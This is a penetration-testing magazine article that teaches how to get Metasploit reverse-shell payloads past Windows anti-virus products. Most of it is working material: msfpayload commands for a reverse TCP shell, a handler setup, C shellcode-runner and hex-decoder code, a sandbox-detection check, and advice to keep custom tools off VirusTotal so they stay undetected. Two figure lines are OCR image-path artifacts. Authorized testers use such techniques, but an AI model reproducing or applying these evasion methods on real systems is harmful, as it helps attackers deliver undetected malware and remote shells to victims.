Practical Anti-virus Evasion

by Daniel Sauder

During a penetration test, situation might occur where it is possible to upload and remotely execute a binary file. For example, you can execute the file on a share during a windows test or you have access to a web space and it is possible to execute something here. The executable file can be built using Metasploit and could contain various payloads. Using Metasploit for this is great, but on the other side most anti-virus tools should recognize the executable as harmful file even when using the built-in encoders. This article shows how to evade anti-virus software.

Most anti-viruses software is using different techniques for recognizing harmful files. The first approach by the manufacturers was a signature based recognition. The software contains a database with signatures of know harmful files. If a file matches a signature it will be handled by the anti-virus software.

Because only known files can be recognized with signatures, the manufacturers added more advanced techniques like heuristics and sand boxing. The heuristic approach is checking for certain characteristics of a file for classifying it. Sand boxing actually executes a file before opening it for the user in an encapsulated environment. This prevents the file to damage the system, but on the other side it is consuming a lot of resources. In the scope of usability for the user, the execution in the sandbox is limited, as can be seen later in the article.

What to know before we start

First things first, all examples used in the article can be downloaded from git hub:

```
# git clone git://github.com/govolution/avepentestmag.git
```

For compiling with Backtrack using MinGW:

```
# wine /root/.wine/drive_c/MinGW/bin/gcc.exe example1.c
```

For following the article the reader should have knowledge about Metasploit, C programming and using a shell. The examples shown are focusing on anti-virus software running on a windows platform, but the techniques used here should work for different operating systems as well.

Build a platform for testing

As a testing and development platform Backtrack 5 with wine and Ming W is used, but it should work similarly on other systems. The shellcodes used in the examples are Windows shellcodes produced with Metasploit. In a first step always use the Backtrack system with wine for ensuring the executable file works.

For example, build an executable file:

```
# msfpayload windows/shell_reverse_tcp LHOST=192.168.42.100 x > shell_rev.exe
```

As can be seen, the IP address of the backtrack box is 192.168.42.100 in the examples. Before executing the file, start up the handler for the reverse shell.

```
# msfconsole
… SNIP …
msf > use multi/handler
msf  exploit(handler) > set windows/shell_reverse_tcp
payload => windows/shell/reverse_tcp
```

```
msf  exploit(handler) > set lhost 192.168.42.100
lhost => 192.168.2.100
msf  exploit(handler) > exploit
… SNIP …
```

For testing the executable with Backtrack, use wine in a second console:

```
# wine ./shell_rev.exe
```

Back in the Metasploit console, you can see that the connection is working:

```
[*] Started reverse handler on 192.168.42.100:4444
[*] Starting the payload handler...
[*] Command shell session 3 opened (192.168.42.100:4444 -> 192.168.42.100:38923) at 2014-03-16
14:22:45 +0100

CMD Version 1.2.2

Z:\root\pentestmag>
```

Of course this one should be recognized by every antivirus software. For testing the program on Windows systems, Virtual Box with several virtual machines with different Windows systems and anti-virus software installed can be used.

The Shellcode Binder

The first thought here is that even an .exe file without a payload is recognized as a harmful file.

This .exe template file can be built using msfencode:

```
# echo '' |  msfencode -t exe -o testempty.exe
```

This file is recognized as harmful.



Figure 1. Testing files with virustotal.com

To avoid this problem, a shellcode binder written in C should be used.

```
unsigned char buf[] =
"Shellcode";
int main(int argc, char **argv)
```

```
{
       int (*funct)();
       funct = (int (*)()) buf;
       (int)(*funct)();
}
```

The shellcode can be produced with msfpayload:

```
# msfpayload windows/shell_reverse_tcp LHOST=192.168.42.100 C > shellcode.txt
```

Now the shellcode is included into the source code:

```
#include <stdio.h>

unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
… SNIP …
"\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80"
"\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";

int main(int argc, char **argv)
{
   int (*funct)();
   funct = (int (*)()) buf;
   (int)(*funct)();
}
```

A shellcode binder is simply a function pointer. This pointer is not referring to a data value in the memory, but refers to executable code in the memory. The executable file will still be recognized as harmful, so more steps are needed.

Encoding the Shellcode

The second step shows how to evade the signature based recognition of the anti-virus products. A signature based recognition is scanning the file. If the file or a part of the file matches a known signature the file will not be executed.

When the payload is encoded, there is no matching signature for this part of the binary file. In this example an ASCII encoding is used, the result is easy to read and the decoder is easy to implement.

A shellcode like this:

```
\x8b\x52\x0c\x8b\x52\x14\x8b\x72\
```

Will result in a readable form:

```
8b520c8b52148b72
```

We can reuse the shellcode.txt from the previous example for decoding the shellcode:

```
# cat shellcode.txt | tr -d "\\" | tr -d "x"
```

The function decode_shellcode takes the encoded shellcode, decodes it and returns a pointer to the decoded shellcode:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>

void exec_shellcode(unsigned char *shellcode)
{
  int (*funct)();
  funct = (int (*)()) shellcode;
  (int)(*funct)();
}

// return pointer to shellcode
unsigned char* decode_shellcode(unsigned char *buffer, unsigned char *shellcode, int size)
{
  int j=0;
  shellcode=malloc((size/2));

  int i=0;
  do
  {
    unsigned char temp[3]={0};
    sprintf((char*)temp,"%c%c",buffer[i],buffer[i+1]);
    shellcode[j] = strtoul(temp, NULL, 16);

    i+=2;
    j++;
  } while(i<size);

  return shellcode;
}


int main (int argc, char **argv)
{
   unsigned char *shellcode;
   unsigned char buffer[]=
   "fce8890000006089e531d2648b5230"
   "8b520c8b52148b72280fb74a2631ff"
   … SNIP …
   "b5a25668a695bd9dffd53c067c0a80"
   "fbe07505bb4713726f6a0053ffd5";

   int size = sizeof(buffer);

   shellcode = decode_shellcode(buffer,shellcode,size);
   exec_shellcode(shellcode);
}
```

For executing the shellcode, again a function pointer is used. The code can be found in the file example2.c. The program execution will fail with most antivirus software. Some allow that it is copied to hard disk, which should fail in the previous example.

While experimenting with antivirus evasion, strange behavior might occur and the outcome is not consistent. For example, a file that has been recognized as harmful before, was executed after an update. In more advanced versions, any encoding or encryption that works can be used, like One-Time-Pad, AES, Base64 and so on, as long as it is not recognized by the antivirus software.

Avoid Sandboxes and Heuristics

Signature based measurement is not the only technique for preventing the execution of malware and viruses. Most products additionally execute the program in a sandbox and perform heuristic analysis of the file. At this moment, the antivirus software is running into the following problem: The usability must not suffer under the examination. Due to this, the execution in the sandbox will disallow certain actions, like reading files and open or connect to sockets.

This example will be extended in a way, that the it tries to read the c:\windows\system.ini file. If the file can not be opened, the program exits, else it continues with executing the shellcode.

Here is the code:

```
FILE *fp = fopen("c:\\windows\\system.ini", "rb");
if (fp == NULL)
       return 0;
fclose(fp);

int size = sizeof(buffer);

shellcode = decode_shellcode(buffer,shellcode,size);
exec_shellcode(shellcode);
```

If the file can't be opened for reading, the program exits and the execution was performed in a sandbox. When the execution is not performed in a sandbox it should be possible to open the file and the shellcode is executed.



Figure 2. The PoC is not detected by the antivirus software

When compiling the program and execute it on a windows box with a antivirus software, chances are high, that the shell will work and the executable is not recognized as harmful.

The author tested this and other techniques, with great success with different free and also trial enterprise based antivirus products.

And Further

Of course different payloads can be used as the one shown in the article, for avoiding IDS/IPS use shells working over HTTPS. With the techniques shown in the article the reader should know the basics for building own tools for penetration testing. Using a different and more advanced algorithm for encoding would be necessary. When writing the decoder in assembly as shellcode too, the payload can be used in different cases too, for example for placing it into PDF files. Different techniques for sandbox evasion should also be implemented. Most antivirus software comes with personal firewalls, that will block traffic from unknown programs. This can be avoided by using DLL injection, which allows to executed code in the context of an arbitrary process.

When developing own tools platforms like virustotal.com should not be used, because these platforms cooperate with the manufactures of security software. After some time the tool might be recognized by most products. Also, tools used in a penetration test might be sent to the manufacture for further analysis. So a tool might not work after some time anymore, it should be updated after some time.

If you want to read more about the topic refer:

- *http://funoverip.net/*
- *http://phrack.org/issues.html?issue=62&id=13*
- *http://resources.infosecinstitute.com/api-hooking-and-dll-injection-on-windows/*

About the Author

Daniel Sauder, OSCP, SLAE, CCNA, CompTIA Security+ and MCP has about 10 years experience in the IT business. Currently working as a penetration tester with a focus to Web Application Testing, Mobile Application Testing and IT Infrastructure Testing, he also has a strong background in Windows, Linux and Network Administration.
LinkedIn: http://lnkd.in/bMMhGhf
Twitter: https://twitter.com/DanielX4v3r